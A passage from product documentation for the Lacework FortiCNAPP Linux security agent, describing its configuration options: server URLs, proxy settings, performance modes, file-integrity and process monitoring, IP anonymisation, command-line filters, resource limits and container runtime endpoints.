(*Optional for Linux agent v6.2 and later versions*) Specify the region-specific agent server URL that the Lacework FortiCNAPP agent uses to communicate with the Lacework FortiCNAPP platform. Lacework FortiCNAPP supports the following regions and URLs:

Region	URL
US (default)	https://api.lacework.net
US-02 (US)	https://aprodus2.agent.lacework.net
European Union (EU)	https://api.fra.lacework.net
Australia and New Zealand (ANZ)	https://auprodn1.agent.lacework.net

Region	New URL	Old URL (Deprecated)
US (default)	https://agent.lacework.net	https://api.lacework.net
US-02 (US)	https://agent.aprodus2.lacework.net	https://aprodus2.agent.lacework.net
European Union (EU)	https://agent.euprodn.lacework.net	https://api.fra.lacework.net
Australia and New Zealand (ANZ)	https://agent.auprodn1.lacework.net	https://auprodn1.agent.lacework.net/

If you have explicitly allowlisted an old URL or IP address, ensure that the new URLs or IP addresses are included in the allowlist to enable agents to communicate with the Lacework FortiCNAPP platform. For more information, see Required connectivity, proxies, and certificates for agents on page 783.

Proxy server URL

Specify the HTTP or SOCKS proxy server for the Lacework FortiCNAPP agent to use as a network proxy in the following format:

`http://Your_Proxy_Server:Your_Port`

Where `Your_Proxy_Server` is the URL for your proxy server and `Your_Port` is the port number of your proxy server.

If your proxy server requires a password, use the following format:

`http://username:password@Your_Proxy_Server:Your_Port`

Where `username` is the username for the proxy server, and `password` is the password for the proxy server.

When you configure the Lacework FortiCNAPP agent in environments with http/s proxy, the agent attempts a connection through the configured proxy. In agent v4.3 and later, if there is a failure or timeout for the connection, the

agent will not be able to connect to Lacework. In releases prior to agent v4.3, if there is a failure or timeout for the connection, the agent bypasses the proxy and uses a direct outbound connection.

Enable auto upgrade

Every few months, Fortinet Inc. qualifies a Linux agent release as a fleet upgrade release version. The latest fleet upgrade versions are available at https://packages.lacework.net/?prefix=established/RPMS/x86_64/.

By default, the agent is automatically upgraded when a new fleet upgrade version is available.

For improved security and to benefit from new and improved features, Fortinet Inc. recommends that you do not disable automatic upgrade of the agent.

Performance mode

Select the mode in which you want the agent to run.

- Default
- Lite
- eBPF Lite
- Scan

Default

The default mode in which the agent runs.

Lite

Select this mode if your workload has a large number of connections or handles a large volume of data. In Lite mode, for the same load (number of connections) the agent CPU and memory usage is 10% less than normal.

Lite mode does not change the effectiveness of Lacework FortiCNAPP intrusion detection. However, it disables features such as File Integrity Monitoring (FIM) scan, package scan, and process scan by default.

If you want to re-enable FIM scan, package scan, or process scan, enable then explicitly.

- To enable FIM scan, toggle *Enabled* in File Integrity Monitoring settings to on (toggle to the right).
- To enable package scan, toggle *Enable package scan* to on (toggle to the right).
- To enable process scan, toggle *Enable process scan* to on (toggle to the right).

The following are the limitations of running the agent in Lite mode:

- The *Agent mode* column in the Agent monitor table on the Legacy Agent Dossier on page 1068 dashboard in the Lacework FortiCNAPP Console displays the performance mode as `normal` instead of `lite`.
- The agent does not report UDP traffic.
- The agent might not detect process attribution for certain local traffic (which originates and is consumed on the same machine). For example, in Default mode, if connections are terminated on an nginx server running on the host, the agent reports all connections that are terminated by nginx with connection details showing `dst_pid_hash` as `pid_hash` of nginx.

- The agent does not collect the following connection metrics:
  - SESS_COUNT_IN
  - SESS_COUNT_OUT
  - PKT_PER_SESS_COUNT_IN
  - PKT_PER_SESS_COUNT_OUT
  - BYTES_PER_PKT_COUNT_IN
  - BYTES_PER_PKT_COUNT_OUT
  - SESSTIME_PER_SESS_IN
  - SESSTIME_PER_SESS_OUT
  - RESPTIME_PER_SESS_IN
  - RESPTIME_PER_SESS_OUT
  - OUTGOING histogram
  - INCOMING histogram

eBPF Lite

The eBPF Lite mode uses less CPU and memory than the Lite mode on hosts that have a large number of connections. However, it does not disable features such as File Integrity Monitoring (FIM) scan, package scan, and process scan like the Lite mode.

The following are the limitations of running the agent in eBPF Lite mode:

- The *Agent mode* column in the Agent monitor table on the Legacy Agent Dossier on page 1068 dashboard in the Lacework FortiCNAPP Console displays the performance mode as `normal` instead of `ebpf lite`.
- The agent does not report outgoing UDP traffic.
- The agent might not detect process attribution for certain local traffic (which originates and is consumed on the same machine). For example, in normal mode, if connections are terminated on an nginx server running on the host, the agent reports all connections that are terminated by nginx with connection details showing `dst_pid_hash` as `pid_hash` of nginx.
- The agent does not collect the following connection metrics:
  - SESS_COUNT_IN
  - SESS_COUNT_OUT
  - PKT_PER_SESS_COUNT_IN
  - PKT_PER_SESS_COUNT_OUT
  - BYTES_PER_PKT_COUNT_IN
  - BYTES_PER_PKT_COUNT_OUT
  - SESSTIME_PER_SESS_IN
  - SESSTIME_PER_SESS_OUT
  - RESPTIME_PER_SESS_IN
  - RESPTIME_PER_SESS_OUT
  - OUTGOING histogram
  - INCOMING histogram

Scan

Select this mode if you want the agent to perform host vulnerability and FIM scans only. In Scan mode, the agent uses less CPU because it does not perform other activities such as network monitoring or process attribution.

Enable package scan

Allows you to enable or disable package scan. Package scan scans dpkg and RPM OS packages on hosts for vulnerabilities.

By default, package scanning is enabled.

Package scan interval

Specifies the package scan interval in minutes. The default package scan interval is 60 minutes.

Enable process scan

Allows you to enable or disable process scan. Process scan scans processes to check if they reference any JAR files and detects potential log4j vulnerability.

By default, process scanning is enabled.

Process scan interval

Specifies the process scan interval in minutes. The default process scan interval is 720 minutes (12 hours).

Agent runtime settings

Enable active package detection

Active package detection on page 1262 enables you to know whether a vulnerable package is being used by an application on your host/container and prioritize fixing active vulnerable packages first.

For the list of supported package managers and types, see Supported package managers, package types, and language libraries on page 1264. For some package types (as shown in the table), you also need to enable Agentless Workload Scanning in your environment. See Agentless workload scanning overview on page 647.

By default, active package detection is disabled.

- To enable active package detection on *hosts only*, set the option to *Hosts only*.
- To enable active package detection on *hosts and containers*, set the option to *Hosts and containers*.
- To disable active package detection on hosts and containers, set the option to *Disabled*.

Use the *Package Status* filter on the Legacy host vulnerabilities dashboard on page 1140 and Legacy container vulnerabilities dashboard on page 1163 pages to view active or inactive vulnerable packages.

Agent Resource Utilization Active package detection uses very low CPU, memory, and network resources. If the agent has sustained CPU or memory usage over the CPU or memory limits (specified using the CPU limit and Memory limit fields) during a 4-minute window, the agent restarts. Note that if the CPU or memory usage spikes quickly up and down, the agent does not restart.

Discover DNS over TCP

By default, the agent discovers DNS requests over TCP and sends them to the Lacework FortiCNAPP platform to enable it to identify DNS-over-TCP connections.

The agent does not discover the following over TCP:

- Fragmented DNS packets
- DNS packets greater than 512 bytes
- Encrypted DNS packets
- DNSSEC records

Netmask for anonymizing IPv4 addresses

IP addresses are considered as personally identifiable information (PII) by privacy laws such as GDPR (General Data Protection Regulation). If applicable in your region or country, you can enable the Lacework FortiCNAPP agent to anonymize inbound IP addresses to comply with privacy laws that may be relevant to your business. This feature is customer-controlled, and it is the customer's responsibility to determine what is applicable to their region or country.

Note the following:

- Only source public IPv4 addresses for incoming network connections (IPv4 addresses of external hosts connecting to a server) will be anonymized. Public IPv4 addresses for outgoing networking connections (IPv4 address of a server connecting to external hosts) will not be anonymized.
- The anonymized IPv4 addresses will be displayed in the Lacework FortiCNAPP Console. You cannot identify the real IP address from an anonymized IP address.
- IPv6 addresses will not be anonymized.
- Private and internal IPv4 addresses will not be anonymized. This includes the following subnets:
  - 127.0.0.0/8: Loopback IP range
  - 10.0.0.0/8: Private IP range (see RFC1918)
  - 172.16.0.0/12: Private IP range (see RFC1918)
  - 192.168.0.0/16: Private IP range (see RFC1918)
  - 169.254.0.0/16: Link-Local IP range (see RFC3927)

To anonymize public IPv4 addresses, enter any valid IPv4 netmask, except for the following that should not be used for the reasons given below.

Invalid Netmask	Reason
0.0.0.0	This netmask will result in IPv4 addresses anonymized as 0.0.0.0.
127.0.0.0	This netmask will result in IPv4 addresses anonymized as 127.0.0.0 (loopback IP range) or 0.0.0.0.
224.0.0.0	This netmask will result in IPv4 addresses anonymized as multicast addresses.
255.255.255.255	With this netmask, the anonymized IPv4 addresses will be the same as the original IPv4 addresses.

Example

The following examples show how the netmask you specify anonymizes IPv4 addresses. Note how multiple IP addresses are anonymized to the same IP address `54.213.202.0` and `54.213.0.0`.

Public IP Address	Netmask	Anonymized IP Address
54.213.202.1	255.255.255.0	54.213.202.0
54.213.202.65	255.255.255.0	54.213.202.0
54.213.202.78	255.255.255.0	54.213.202.0
54.213.202.1	255.255.0.0	54.213.0.0
54.213.202.65	255.255.0.0	54.213.0.0
54.213.202.78	255.255.0.0	54.213.0.0

Limitations of Anonymizing Public IPv4 Addresses

- You cannot identify the real IP address from an anonymized IP addresses. This can impact your ability to identify the source of a threat or unusual activity that is reported in an alert.
- Only the source IP addresses in incoming network connections are anonymized, and multiple IP addresses may be anonymized to the same IP address. This will result in inaccurate polygraphs in the Lacework FortiCNAPP Console because the source and target IP address of an incoming connection cannot be matched.
- Depending on the netmask, the geographical location of an anonymized IP address may not be correct.

Capture commands and Ignore commands

By default, the agent collects command-line arguments for all executables when collecting process metadata.

- To configure the agent to collect data for all executables, enter only the * wildcard in the *Capture commands* field and do not enter anything in the *Ignore commands* field. This is the default and recommended setting.
- If you do not want the agent to collect data for specific executables, add the executable names or paths as a list of comma-separated strings in the *Ignore commands* field. If an executable name or path matches one of the specified strings, the agent does not collect data for that executable. For example:
  - If you specify `java`, any `java` executable found in the operating system is excluded from collection.
  - If you specify `/bin/java`, both `/usr/bin/java` and `/usr/mypath/bin/java` match. Therefore, both would be excluded from collection.
- To configure the agent to collect data only for specific executables, add the executable names or paths as a list of comma-separated strings in the *Capture commands* field and do not enter anything in the *Ignore commands* field. If an executable name or path matches one of the specified strings, the agent collects data for that executable. For example:
  - If you specify `perl,bash`, the agent collects data only for the `perl` and `bash` executables found in the operating system.
  - If you specify `bin/bash`, the agent collects data for `/bin/bash` and `/usr/bin/bash` but not for `/bin/bash_2`, `/bin/mybash`, or `/mybin/bash`.
- To disable the agent from collecting data for all executables, enter only the * wildcard in the *Ignore commands* field and do not enter anything in the *Capture commands* field. This stops data collection for all executables and is not recommended.

Limiting the data collected by the agent reduces Lacework's process-aware threat and intrusion detection in your cloud environment and limits the alerts that Lacework FortiCNAPP generates. If you must disable sensitive data collection in your environment, Fortinet Inc. recommends disabling the smallest set of executables possible.

AWS metadata request interval

The agent retrieves metadata tags from AWS to enable you to quickly identify where you need to take actions to fix alerts displayed in the Lacework FortiCNAPP Console. To ensure that the latest metadata is displayed in the Lacework FortiCNAPP Console, the agent periodically makes `describe-tags` API calls to retrieve tags from AWS.

- To limit the number of API calls, you can specify the interval after which the agent retrieves the tags.

  The default interval is `1m` (one minute). The interval can be specified in `ns` (nanoseconds), `us` (microseconds), `ms` (milliseconds), `s` (seconds), `m` (minutes), or `h` (hours). For example, to retrieve the tags once every 15 minutes, specify the following:

  ```
  15m
  ```
- To disable the agent from retrieving tags from AWS, specify the following:

  ```
  0
  ```

Enable eBPF connection tracking

Enables the agent to use eBPF (Extended Berkeley Packet Filter) to monitor short-lived connections and processes, resulting in better visibility of your workloads.

This feature is supported in Lacework FortiCNAPP agent v4.3 and later versions.

File Integrity Monitoring settings

File Integrity Monitoring (FIM) monitors a predefined set of files and directories at a periodic interval. FIM identifies new, changed, malicious, and non-package installed files and generates alerts for malicious files. You can configure custom FIM policies to generate alerts for your specific requirements. For more information, see Create a Custom Violation Policy on page 552.

Enabled

Allows you to enable or disable FIM. FIM requires an Enterprise license subscription.

Run at

By default, the agent runs the FIM scan at an undetermined time once per day. To change the start time of the daily FIM scan, enter the start time in the `HH:MM` format. For example, to start the FIM scan at 11:50 PM daily, enter:

```
23:50
```

Minimum delay between scans

By default, when you restart the agent, it runs FIM after 60 minutes. This is done to prevent FIM from being run immediately after you restart the agent.

If you want to run FIM immediately after you restart the agent, set the delay period to 0.

Ignore file access time

Specify whether you want to prevent the file access timestamp (atime) from being used for the metadata hash computation that the agent uses to determine if a file was changed. The atime is the last time a file was read but not modified.

Scan paths

Specify the paths or files that you want the agent to monitor. By default, Lacework FortiCNAPP monitors a set of default paths and files.

If you want to monitor an entire directory but exclude specific files in that directory, specify the directory to monitor in the *Scan paths* list and the files to exclude in the *Ignore paths* list.

You can use the * and ? wildcards in a path.

Ignore paths

Specify the paths or files that you do not want the agent to monitor. By default, Lacework FortiCNAPP excludes monitoring a set of default paths and files.

You can use the * and ? wildcards in a path.

File modification monitoring settings

File modification monitoring tracks create, modify, move, delete, and attribute change events on specified files and directories.

Lacework FortiCNAPP provides default policies to display alerts for malicious file modification events. See Host integrity policies on page 1077 for more information. In addition, you can use the LW_HA_SYSCALLS_FILE LQL datasource to create custom policies to display alerts for file modification events in the Lacework FortiCNAPP Console. See Create a Custom Violation Policy on page 552.

The Lacework FortiCNAPP agent does not currently track file read events.

Exclude events for specific files

Specifies the paths to the files or directories for which you do not want to monitor file modification events.

To add the path to a file or directory, do the following:

1. Enter a description for the file or directory in the *Description* field.
2. Enter the path to the file or directory in the *File or directory path* field.
   You can use a single * wildcard character in the path.
   - The following example uses the * wildcard character to monitor events for files and directories whose name starts with `lacework` in the `/tmp` directory.

     ```
     /tmp/lacework*
     ```

   - The following example uses the * wildcard character to monitor events for files in any directory under `/home` that has the `/.ssh` subdirectory such as `/home/user-a/.ssh/` and `/home/user-b/.ssh`.

     ```
     /home/*/.ssh/
     ```

3. Click *+Add a path*.
4. Click *Save All*.

- If you add the same file or directory path in the *Monitor events for specific files only* section and the *Exclude events for specific files* section, the agent will not monitor events for the file or directory.
  For example, if you do the following, the agent will not monitor events for the `/tmp/mylog.log` file.
  - Add the `/tmp/mylog.log` path in the *Monitor events for specific files only* section.
  - Add the `/tmp/mylog.log` path in the *Exclude events for specific files* section.
- If you add a directory path in the *Monitor events for specific files only* section and add the path to a folder inside that directory in the *Exclude events for specific files* section, the agent will not monitor events in that folder.
  For example, if your host has a path like `/tmp/log/user-a/` and you do the following, the agent will monitor files in the `/tmp` directory and the `/tmp/log/user-a/` directory but will not monitor files in the `/tmp/log/` directory.
  - Add the `/tmp` path with the directory depth to recurse value of 3 in the *Monitor events for specific files only* section.
  - Add the `/tmp/log/` path in the *Exclude events for specific files* section.

Monitor events for specific files only

Specifies the paths to the files or directories for which you want to monitor file modification events. The agent monitors file modification events for a default set of files and directories.

To add the path to a file or directory, do the following:

1. Enter a description for the file or directory in the *Description* field.
2. Enter the path to the file or directory in the *File or directory path* field.

3. In the *Events to watch for* field, enter the file events you want to monitor as a comma separated list. The following file events can be monitored. Hence, if you want to monitor only file create and modify events, enter `create,modify` in the *Events to watch for* field.
   - create
   - delete
   - modify
   - move
4. If you have entered the path to a directory in the *File or directory path* field, enter the maximum directory depth to recurse while tracking file events in the *Directory depth to recurse* field.

The default depth is 1. You can specify a maximum depth of 10.

For example, if you enter `/etc/init.d` in the *File or directory path* field, only file events in the `/etc/init.d` directory are monitored if the depth is 1.

To recurse up to two levels of subdirectories inside the `/etc/init.d` directory, enter 2 in the *Directory depth to recurse* field. For example, if you have a directory structure like `/etc/init.d/folder1/folder2`, the agent monitors only the file events in the following directories because you have specified the depth as 2:

```
/etc/init.d/ (depth = 1)
/etc/init.d/folder1/ (depth = 2)
```

If you also want the file events in the `/etc/init.d/folder1/folder2` directory to be monitored, enter 3 in the *Directory depth to recurse* field. 5. Click *+Add a path*. 6. Click *Save All*.

Process execution monitoring settings

To improve threat and MITRE ATT&CK detection, the agent supports process execution monitoring for all processes, even those that do not make external connections.

Lacework FortiCNAPP provides default policies to display alerts for malicious process execution events. See Host integrity policies on page 1077 for more information. In addition, you can use the LW_HA_SYSCALLS_FILE and LW_HE_SYSCALLS_PROCESSES LQL datasources to create custom policies to display alerts for process execution events in the Lacework FortiCNAPP Console. See Create a Custom Violation Policy on page 552.

Monitor all process execution events

By default, the agent monitors process execution events for all executables.

Toggle *Monitor all process execution events* to off (toggle to the left) if you want to do any of the following:

- Disable monitoring process execution events for specific executables. Enter the paths to the executables in the *Exclude events for specific executables* section.
- Monitor process execution events for specific executables only. Enter the paths to the executables in the *Monitor events for specific executables only* section.

Exclude events for specific executables

Specifies the paths to the executables for which you do not want to monitor process execution events.

To add the path to an executable, do the following:

1. Toggle *Monitor all process execution events* to off (toggle to the left).
2. Enter a description for the executable in the *Description* field.
3. Enter the path to the executable in the *Executable path* field.
4. Click *+Add a path*.
5. Click *Save All*.

Monitor events for specific executables only

Specifies the paths to the executables for which you want to monitor process execution events.

To add the path to an executable, do the following:

1. Toggle *Monitor all process execution events* to off (toggle to the left).
2. Enter a description for the executable in the *Description* field.
3. Enter the path to the executable in the *Executable path* field.
4. Click *+Add a path*.
5. Click *Save All*.

Configure Linux Agent Using Agent Configuration File

See the Agent Support documentation for information about operating system support and features available for each agent version.

If you run the `install.sh` script to install the Lacework FortiCNAPP Linux agent on a machine, the script creates a `config.json` file in the `/var/lib/lacework/config` directory. You can add properties to the `config.json` file to alter the agent behavior as described below.

If you modify the config.json file, the agent automatically applies the changes within 60 seconds.

You can also configure the agent using the following options:

- From the Lacework FortiCNAPP console. For more information, see Configure Linux Agent Using the Lacework FortiCNAPP Console on page 926.
- Using environment variables on the host on which the agent is installed. For more information, see Configure Linux Agent Using Environment Variables on page 959.

See How Configuring the Agent from the Lacework FortiCNAPP Console Works on page 927 for information on how the agent applies the settings in the Lacework FortiCNAPP console, the config.json file, and the environment variables.

config.json File Structure

The config.json file must start and end with curly braces (*{ }*) with commas separating each property as shown in the following example config.json file:

```
{
"tokens": {"accesstoken": "Your_Access_Token"},
"serverurl": "Your_API_Endpoint",
"proxyurl":"http://Your_Proxy_Server:Your_Port"
}
```

General Agent Properties

This section describes the general agent properties.

anonymizeincoming Property

IP addresses are considered as personally identifiable information (PII) by privacy laws such as GDPR (General Data Protection Regulation). If applicable in your region or country, you can use the `anonymizeincoming` property to enable the Lacework FortiCNAPP agent to anonymize inbound IP addresses to comply with privacy laws that may be relevant to your business. This feature is customer-controlled, and it is the customer's responsibility to determine what is applicable to their region or country.

Note the following:

- Only source public IPv4 addresses for incoming network connections (IPv4 addresses of external hosts connecting to a server) will be anonymized. Public IPv4 addresses for outgoing networking connections (IPv4 address of a server connecting to external hosts) will not be anonymized.
- The anonymized IPv4 addresses will be displayed in the Lacework FortiCNAPP Console. You cannot identify the real IP address from an anonymized IP address.
- IPv6 addresses will not be anonymized.
- Private and internal IPv4 addresses will not be anonymized. This includes the following subnets:
  - 127.0.0.0/8: Loopback IP range
  - 10.0.0.0/8: Private IP range (see RFC1918)
  - 172.16.0.0/12: Private IP range (see RFC1918)
  - 192.168.0.0/16: Private IP range (see RFC1918)
  - 169.254.0.0/16: Link-Local IP range (see RFC3927)

To anonymize public IPv4 addresses, enter the following in the config.json file:

```
"anonymizeincoming": {"netmask": "IPv4 netmask value"}
```

`IPv4 netmask value` can be any valid IPv4 netmask, except for the following that should not be used for the reasons given below.

Invalid Netmask	Reason
0.0.0.0	This netmask will result in IPv4 addresses anonymized as 0.0.0.0.
127.0.0.0	This netmask will result in IPv4 addresses anonymized as 127.0.0.0 (loopback IP range) or 0.0.0.0.
224.0.0.0	This netmask will result in IPv4 addresses anonymized as multicast addresses.
255.255.255.255	With this netmask, the anonymized IPv4 addresses will be the same as the original IPv4 addresses.

Example

The following examples show how the netmask you specify anonymizes IPv4 addresses. Note how multiple IP addresses are anonymized to the same IP address `54.213.202.0` and `54.213.0.0`.

Public IP Address	Netmask	Anonymized IP Address
54.213.202.1	255.255.255.0	54.213.202.0
54.213.202.65	255.255.255.0	54.213.202.0
54.213.202.78	255.255.255.0	54.213.202.0
54.213.202.1	255.255.0.0	54.213.0.0
54.213.202.65	255.255.0.0	54.213.0.0
54.213.202.78	255.255.0.0	54.213.0.0

Limitations of Anonymizing Public IPv4 Addresses

- You cannot identify the real IP address from an anonymized IP addresses. This can impact your ability to identify the source of a threat or unusual activity that is reported in an alert.
- Only the source IP addresses in incoming network connections are anonymized, and multiple IP addresses may be anonymized to the same IP address. This will result in inaccurate polygraphs in the Lacework FortiCNAPP Console because the source and target IP address of an incoming connection cannot be matched.
- Depending on the netmask, the geographical location of an anonymized IP address may not be correct.

autoupgrade Property

Every few months, Fortinet qualifies a Linux agent release as a fleet upgrade release version. The latest fleet upgrade versions are available at https://packages.lacework.net/?prefix=established/RPMS/x86_64/.

If the `autoupgrade` property is set to *enable*, the agent is automatically upgraded when a new fleet upgrade version is available. This is the default setting.

To disable `autoupgrade`, enter the following in the config.json file:

```
"autoupgrade": "disable"
```

For improved security and to benefit from new and improved features, we recommend that you do not disable automatic upgrade of the agent.

To enable automatic upgrade again, delete the `"autoupgrade": "disable"` property in the config.json file or change it to:

```
"autoupgrade": "enable"
```

cmdlinefilter Property

Edit the `cmdlinefilter` to selectively disable command-line argument collection when Lacework FortiCNAPP is collecting process metadata. By default, the agent collects the command-line arguments for all executables unless limited by the `cmdlinefilter` property.

Limiting the data collected by the agent reduces Lacework FortiCNAPP's process-aware threat and intrusion detection in your cloud environment and limits the alerts that Lacework FortiCNAPP generates. If you must disable sensitive data collection in your environment, we recommend disabling the smallest set of executables possible.

The `cmdlinefilter` property supports the sub-properties `allow` and `disallow` and these sub-properties support lists of comma-separated strings and the * wildcard.

The agent matches an executable only if the string in the sub-property matches the name of the executable, including the pathname.

For example, if the filter string is:

```
"allow": "java,bin/bash"
```

Then it will match `/bin/java`, `/usr/bin/java`, `/bin/bash`, `/usr/bin/bash`. But it will not match `/bin/java_2` (not a suffix match), `/bin/myjava` (needs to match full command), or `/mybin/bash` (needs to match full path component).

disallow Sub-Property

If a list of comma-separated strings is specified for the `disallow` sub-property and an executable path contains one of the specified strings, the Lacework FortiCNAPP agent does not collect data for that executable. In the following example, any `java` executable found in the operating system is excluded from collection.

```
"cmdlinefilter": {"allow": "", "disallow": "java"}
```

If you specified `/bin/java` both `/usr/bin/java` and `/usr/mypath/bin/java` match and therefore both would be excluded from collection.

```
"cmdlinefilter": {"allow": "", "disallow": "/bin/java"}
```

allow Sub-Property

If a list of comma-separated strings is specified for the `allow` sub-property, the Lacework FortiCNAPP agent collects data only for those executables that match one of the strings. In the following example, only the `perl` and `bash` executables found in the operating system are included in collection.

```
 "cmdlinefilter": {"allow": "perl,bash", "disallow": ""}
```

Warning Limiting the data collected by the agent reduces Lacework FortiCNAPP's process-aware threat and intrusion detection in your cloud environment and limits the events that Lacework FortiCNAPP generates. *We recommend using extreme caution when specifying these properties. Limiting collection to a small set of executables as shown in the previous example is not recommended.*

The following invocation sections are listed in the order of *most recommended to least recommended.*

- All Executables
- Disable Specified Executables
- Only Allow Specified Executables
- No Collection for Any Executables

All Executables

When the * wildcard is specified for the `allow` property, and nothing is specified for the `disallow` property, the agent collects data for all executables.

```
"cmdlinefilter": {"allow": "*", "disallow": ""}
```

This is the default and *recommended setting*.

Disable Specified Executables

To exclude the collection for a specified list of executables, set the `allow` property to *""* and list the executables to exclude in the 'disallow' property.

```
"cmdlinefilter": {"allow": "", "disallow": "/usr/bin/mysql,java"}
```

If any of the strings specified in the list match an executable path, data regarding that executable is not collected.

In this example, all `java` executables found in the operating system are excluded from collection, but only mysql executable paths that contain the string `/usr/bin/mysql` are excluded. For example, the `/usr/me/bin/mysql` path does not contain the `/usr/bin/mysql string so it is not excluded and therefore data is collected for it. This setting stops the collection of data for the listed executables. *If you must limit collection for some executables, this is the recommended setting.*

Only Allow Specified Executables

To limit the collected data to a specified list of executables, list the allowed executables in the `allow` property and specify *""* for the `disallow` property.

```
"cmdlinefilter": {"allow": "perl,/bin/bash", "disallow": ""}
```

In this example, all `perl` executables found in the operating system are included in the collection but only the `bash` executable paths that contain the string `/bin/bash` are included in the collection. For example, both `/usr/bin/bash` and `/bin/bash` match `/bin/bash` so data for both of these executables are collected. *This setting limits the collection of data to a set of executables and is not recommended.*

No Collection for Any Executables

When nothing is specified for the `allow` property, and the "*" wildcard is specified for the `disallow` property, the agent collects no data for any executables.

```
"cmdlinefilter": {"allow": "", "disallow": "*"}
```

This setting stops all executable collection and is not recommended.

codeaware Property

Active package detection on page 1262 enables you to know whether a vulnerable package is being used by an application on your host/container and prioritize fixing active vulnerable packages first.

For the list of supported package managers and types, see Supported package managers, package types, and language libraries on page 1264. For some package types (as shown in the table), you also need to enable Agentless Workload Scanning in your environment. See Agentless workload scanning overview on page 647.

By default, active package detection is disabled.

- To enable active package detection on *hosts only*, add the following to the `config.json` file:

  ```
  "codeaware":{"enable":"all"}
  ```

- To enable active package detection on *hosts and containers*, add the following to the `config.json` file:

  ```
  "codeaware":{"enable":"experimental"}
  ```

- To disable active package detection on hosts and containers, delete the `"codeaware":{"enable":"*"}` property in the `config.json` file or change it to the following:

  ```
  "codeaware":{"enable":"false"}
  ```

Use the *Package Status* filter on the Host Vulnerability and Container Vulnerability pages to view active or inactive vulnerable packages. See Package Status on page 1144 and Package Status on page 1144.

Agent Resource Utilization Active package detection consumes very low CPU, memory, and network resources. If the agent has sustained CPU or memory usage over the CPU or memory limits (specified using the cpulimit and memlimit properties) during a 4-minute window, the agent restarts. Note that if the CPU or memory usage spikes quickly up and down, the agent does not restart.

cpulimit Property

Specify the maximum number of CPU units that the Lacework FortiCNAPP agent can utilize on the host where it is installed. If the agent measures sustained CPU usage over the specified limit during a 4-minute window, the agent restarts. Note that if the CPU usage spikes quickly up and down, the agent does not restart.

- The number of connections made by the host determines the CPU impact of the Lacework FortiCNAPP agent. However, for an average workload, Lacework FortiCNAPP has observed 1-3% CPU usage for the agent.
- Lacework FortiCNAPP has guardrails to prevent the agent from consuming all the CPU on a host. A host is where the agent process is running, either as a Docker container or as part of a Kubernetes cluster, virtual machine, or standalone machine.
- If you have containers running on a host, you should install the agent only on the host. Installing the agent on a host and also on any containers running on the host will result in increased memory and CPU usage proportional to the number of agents installed. This may cause significant resource usage on the host and degrade general system performance.

```
"cpulimit": "500m"
```

In this example, the suffix `m` stands for one millicpu.

The `cpulimit` property also applies to container-based agent deployments. You can also do the following to set CPU limits for containers:

- For Docker container-based agent deployments, use the `--cpus` option for the `docker run` command. For more information, see Runtime Options with Memory, CPUs, and GPUs.
- For Kubernetes container-based agent deployments, use the Lacework FortiCNAPP Helm chart or a Kubernetes orchestration file to set CPU limits for containers. See Specifying CPU requests and limits on page 886 and Change Agent Resource Installation Limits on Kubernetes Environments on page 923.

ContainerEngineEndpoint Property

If you set this property in the config.json file, the agent will use the new parameter (which can be any valid URL, TCP endpoint, or a Unix socket) as the endpoint.

If you don't configure this property, the agent uses the default endpoint depending on the system's container engine runtime.

Here are a few examples of how to set the ContainerEngineEndpoint:

```
"ContainerEngineEndpoint": "tcp://0.0.0.0:2375"
"ContainerEngineEndpoint": "unix:///run/docker.sock"
```

Although the agent can communicate with a container runtime such as Docker listening on a TCP endpoint, setting up the Docker daemon this way is not recommended for security reasons.

If either the `ContainerRunTime` or the `ContainerEngineEndpoint` setting is wrong, the agent will not detect the container.

ContainerRunTime Property

If you set this property in the agent configuration file (config.json), the agent uses the container run time that you specify. You can specify ContainerRunTime as `containerd`, `cri-o`, or `docker`.

If you don't configure this property, the agent automatically discovers the run time (`containerd`, `cri-o`, or `docker`).

You must configure both `ContainerRunTime` and its corresponding ContainerEngineEndpoint together as shown in the following examples:

```
"ContainerRunTime": "docker"

"ContainerEngineEndpoint": "unix:///var/run/docker.sock"
```

```
"ContainerRunTime": "containerd"

"ContainerEngineEndpoint": "unix:///run/containerd/containerd.sock"
```

discover_dns_over_tcp Property

By default, the agent discovers DNS requests over TCP and sends them to the Lacework FortiCNAPP platform to enable it to identify DNS-over-TCP connections.

To disable the agent from discovering DNS requests over TCP, specify the following in the config.json file:

```
“discover_dns_over_tcp” : “false”
```

The agent does not discover the following over TCP:

- Fragmented DNS packets
- DNS packets greater than 512 bytes
- Encrypted DNS packets
- DNSSEC records

eBPF

Lacework FortiCNAPP agent v4.3 and later supports eBPF (Extended Berkeley Packet Filter) technology, which allows you to effectively monitor short-lived connections and processes, resulting in better visibility of your workloads.

By default, eBPF is enabled:

```
"ebpf": {
    "attribution": "enabled",
  }
```

If you want to turn if off, set it to disabled:

```
"ebpf": {
    "attribution": "disabled",
  }
```

memlimit Property

Specify the maximum amount of memory that the Lacework FortiCNAPP agent can use on the host where the agent is installed. If the agent measures sustained memory usage over the specified limit during a 4-minute window, the agent restarts. Note that if the memory usage spikes quickly up and down, the agent does not restart.

- Lacework FortiCNAPP has observed an average of 250-300 MB of memory usage by the agent, but the memory usage can vary depending on the host workload, such as the number of network connections, running applications, running containers, and the amount of metadata processing.
- Lacework FortiCNAPP also has guardrails to prevent the agent from consuming an unlimited amount of memory on a host. A host is where the agent process is running, either as Docker container or as part of a Kubernetes cluster, virtual machine, or standalone machine.
- You must install the agent only on the host on which containers are provisioned. Installing the agent on a host and also on any containers running on the host will result in increased memory and CPU usage proportional to the number of agents installed. This may cause significant resource usage on the host and degrade general system performance.

Specify the unit of memory size as a suffix, as shown in the following example:

```
"memlimit": "750M"
```

In this example, the suffix `M` stands for Megabytes.

Specify one of the following size units as a suffix.

- `m` or `M` is Megabytes.
- `g` or `G` is Gigabytes.

The `memlimit` property also applies to container-based agent deployments. You can also do the following to set memory limits for containers:

- For Docker container-based agent deployments, use the `-m` option for the `docker run` command. For more information, see Runtime Options with Memory, CPUs, and GPUs.
- For Kubernetes container-based agent deployments, use the Lacework FortiCNAPP Helm chart or a Kubernetes orchestration file to set memory limits for containers. See Specifying memory requests and limits on page 887 and Change Agent Resource Installation Limits on Kubernetes Environments on page 923.

metadata_request_interval Property

The agent retrieves metadata tags from AWS to enable you to quickly identify where you need to take actions to fix alerts displayed in the Lacework FortiCNAPP Console. To ensure that the latest metadata is displayed in the Lacework FortiCNAPP Console, the agent periodically makes `describe-tags` API calls to retrieve tags from AWS.

- To limit the number of API calls, use the `metadata_request_interval` property in the config.json file to specify the interval after which the agent retrieves the tags.

